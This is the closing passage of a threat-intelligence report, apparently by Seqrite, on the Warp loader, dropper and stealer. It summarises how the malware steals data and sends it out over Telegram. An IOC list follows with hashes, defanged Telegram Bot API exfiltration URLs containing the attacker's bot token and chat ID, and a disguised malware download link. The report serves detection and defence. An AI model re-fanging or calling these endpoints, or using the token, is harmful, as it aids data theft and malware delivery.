Warp malware combines a loader, a dropper, and a stealer. Multi-functional malware targets users' sensitive information from all sources, including system information. At first, the attacker creates a telegram Bot account and inserts that token into the malware. Later, the sample is sent as an attachment to the victim's machine, luring the victim to open it. Then immediately after opening, it starts its execution and downloads a stealer, which is responsible for collecting all user data related to financial and personal, including web camera shots. And later, all this collected information is stored as logs which will be sent to the attacker through C2.

To mitigate these types of attacks, it is essential to maintain robust security practices, including using up-to-date antivirus software, regularly updating systems and applications, exercising caution while clicking on links or downloading files, and practicing good password hygiene to safeguard our personal information.

IOC

MD5	Description	Detection
ac941919c2bffaf6aa6077322a48f09f	Warp Loader	Trojan.WarpLoader
fe08102907a8202581766631b1e31915	Warp Dropper	Trojan.WarpDropper
e1f6f92526dabe5365b7c3137c385cd2	Warp Stealer (Stealerium)	Trojan.YakbeexMSIL.ZZ4
b400973f489df968022756822ca4d76a	UAC Bypass	Exploit.UACBypass
0a0bdd679d44b77d2e6464e9fac6244c	Avast Anti-Rootkit Driver	(legitimate)

URLs

hxxps://api.telegram[.]org/bot6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8/sendMessage?&parse_mode=HTML&chat_id=-1001963477498&text=

hxxps://api.telegram[.]org/bot6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8/getChat?chat_id=-1001963477498

hxxps://api.telegram[.]org/bot6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8/sendDocument?chat_id=-1001963477498

hxxps://api.telegram[.]org/bot6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8/sendMessage?parse_mode=Markdown&chat_id=-1001963477498&text=

hxxps://api.telegram[.]org/bot6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8/getFile?file_id=-1001963477498

hxxps://softstock[.]shop/download/Adobe%20Acrobat%20Update.exe

SEQRITE

Marvel Edge, Office No. 7010 C & D,
7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com